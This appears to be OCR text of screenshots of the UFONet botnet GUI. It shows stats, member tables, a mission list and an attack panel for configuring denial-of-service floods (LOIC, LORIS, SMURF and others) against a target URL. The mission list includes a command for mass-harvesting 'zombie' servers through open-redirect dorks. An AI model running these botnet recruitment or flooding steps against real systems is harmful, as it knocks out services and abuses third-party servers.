
| Auto-update | Code - Mirror |

Mothership ID: **S5 0014+81**


- Your ranking is: **Rookie**

127.0.0.1:9999/wormhole


/GUI/: **HELP**


Botnet
RETURN
Help
Inspect
Attack
+ Project info
+ How does it work?
+ How to start?
All you need to start an attack is:
- a list of 'zombies'; to conduct their connections to your target
- a place; to efficiently hit your target
+ Updating
+ FAQ/Problems?
+ How can I help?
+ Contact methods
127.0.0.1:9999/help


/GUI/: **WORMHOLE**



/GUI/: **BOTNET PANEL**



/GUI/: **GEOMAPPING**



/GUI/: **STATS**

STATS device: ON

VISIT GRID!

General:

RANKING:	Rookie [*]
Flying (times):	1

Botnet:

Total Cargo (now):	6
Scanner (new bots via dorking):	0
Transferred (new bots via blackholes):	0
Max. Chargo (always):	6

Missions:

Created (launched):	0
Attacks (completed):	0
Targets (crashed):	0
Crashing (T*100/A=C%):	100.0%

Weapons (use):

LOIC:	0	LORIS:	0
UFOSYN:	0	SPRAY:	0
SMURF:	0	XMAS:	0

/GUI/: **GRID**

-CONTACT: UNKNOWN!

-NICKNAME: Anonymous

-RANKING: Rookie [*]

-ID: 27390265682788255357604618464959842088 1

CONFIGURE! | STATS! | DOWNLOAD! | DECRYPT! | UPLOAD! | TURN OFF!


MOTHERSHIP STATS: (Last Update: Mon Dec 31 23:49:50 2018)

MEMBERS:	139	▼	¿?	****	¿?	***	¿?	**	¿?	*	¿?
MISSIONS:	¿?	ATTACKS:	¿?	CHARGO (ACTIVE!):	¿?	DORKING:	¿?	TRANSF:	¿?	MAX.CHARGO:	¿?
LOIC:	¿?	LORIS:	¿?	UFOSYN:	¿?	SPRAY:	¿?	SMURF:	¿?	XMAS:	¿?

MEMBERS STATS:

NICKNAME:	RANKING:	CHARGO:	DORKING:	TRANSF:	MAX.CHARGO:	MISSIONS:	ATTACKS:	LOIC:	LORIS:	UFOSYN:	SPRAY:	SMURF:	XMAS:	CONTACT:
MCOob0eJa2kd	TqT+	fHM8	fT3l	5KDT	6hSc	GqoB	RQUt	7IiL	Og2w	2gOw	gw2O	2Owg	2gOw	View
D6ENCpGLgxek	/NkN	wo6O	rNbs	Lvaw	IowE	LB/o	Nnpe	aBuc	g2wO	wg2O	w2Og	g2wO	Ow2g	View
XR1r9JtM62rb	XMKu	qBxn	7UOV	f6JS	2qsV	upCa	tIGY	Rsjn	Og2w	w2Og	g2Ow	O2wg	2Ogw	View

/GUI/: **Crypto-MISSIONS**




```
Last update: Mon Mar 5 19:40:53 2018


[1] Welcome to UFONet 'Turina' Server CryptoMissions...
[2] Learn about: https://en.wikipedia.org/wiki/Denial-of-service_attack
[3] Create a video showing/teaching about UFONet and share it...
[4] Help to others: https://github.com/epsylon/ufonet/issues
[5] *** [This message cannot be solved with that key...]
[6] Key for Mission[5] is: epsylon
[7] Try to set your own P2P mothership 'blackhole'...
[8] Add more OpenRedirect dorks to: botnet/dorks.txt
[9] Search massively for zombies: ufonet --sd 'botnet/dorks.txt' --sa
[10] Share new zombies: via P2P, darknet or a secure pastebin...
[11] Seed: http://ufonet.03c8.net/ufonet/ufonet-v0.8.zip.torrent
[12] Seed: http://ufonet.03c8.net/ufonet/ufonet-v0.8.tar.gz.torrent
[13] Donate BTC (bitcoins) to: 19aXfJtoYJUoXEZtjNwsah2JKN9CK5Pcjw
[14] Seed: https://ufonet.03c8.net/ufonet/ufonet-v0.9.zip.torrent
[15] Seed: https://ufonet.03c8.net/ufonet/ufonet-v0.9.tar.gz.torrent
[16] Try to set your own P2P board/grid using grider.py

[Mothership/Info] End of decryption.
```

/GUI/: **BOARD**

OPERATOR/LINK: ON

-NICKNAME: Anonymous

-ID: 27867699240995131174020473350878379180 5

CONFIGURE! | DOWNLOAD! | TURN OFF!

READ WRITE

KEY: U-NATi0n!

/ALL /GENERAL /#OPSEC /FAQ /BUGS /MEDIA

Try decryption!

CRYPTO-BOARD: (Last Update: Tue Mar 6 20:20:06 2018)

```
!l90b+=hPKW2Yp#wa6eH1LyPxLYF9m4Ixk169#s#YI#tGv9Z2t2ZFwUjQ466DlcG2U0AVc70r94GMSV7jZ057V7HtY#mWv9H2!h9
2x59#K4N6mAiZwz2#!8s4EfV7O6i15n7ZV#K17NNpqJ=XN7lHIx3EIhX5XEqaYC817w656WVn3EX5QX40Y!pKq03y8uW!#Jy3uvH
a#0l2qo416XL9GmR51Y#MQ9G2G=L7Np686uJEP2WQ0MpPFRiX1Q!v93!lHVhg+a628gQ27acnW1g74/f+e#m72r3KXkqITFs!v9z
5npA0/k9tiT4O0N2!52eQy2c3H7Nk9z#ym9zw3w09STI087FxbI!iNYL75U2612tnaka/ImiV!7Q 3SKV3+32#3vNQL7lwh1DQ2u
0!7o8LDfOk#61yJSU2p#!aIh8L6tBedUq8c38n1bk97ETZEm6TtLcxEjD716mW9EC4P1u+6Fm49e7g45ZJK7zVNDBs#R6dwL1#mw
+9A5KnT2Egs32W9hg50J7!Tyw41UHuA2LYipu76994321f45Iv7XW6xj7k44R gPLU4w8#Ibryni#guE#PYwVPO1z6j0j1W!TL2#
0Es51bLF99xYC7mKuM0l1Ih7Q42YEg5T!9Ut3T4O7OSF4pHUEU530i#ES0W3S2429=g0jbfu9M#x17ez6Dlnp1cKnk3LXcG1J7OY
```

/GUI/: **ATTACK PANEL**

Attack

* Set your target: http(s)://

* Set place to attack: /path/big.jpg

* Number of rounds: 1

Configure requests | Generate map! | Extra(s)

* LOIC: 100	* LORIS: 101	* UFOSYN: 100
* SPRAY: 110	* SMURF: 100	* XMAS: 111

* Set db stress parameter: search.php?q=

ATTACK! | Total Botnet = 6

/GUI/: **MAP ATTACK!**

/GUI/: **GLOBAL SUPPLY**

MASSIVE ACTION:

-PURGE- | ENGAGE ALL! | PANIC!!!

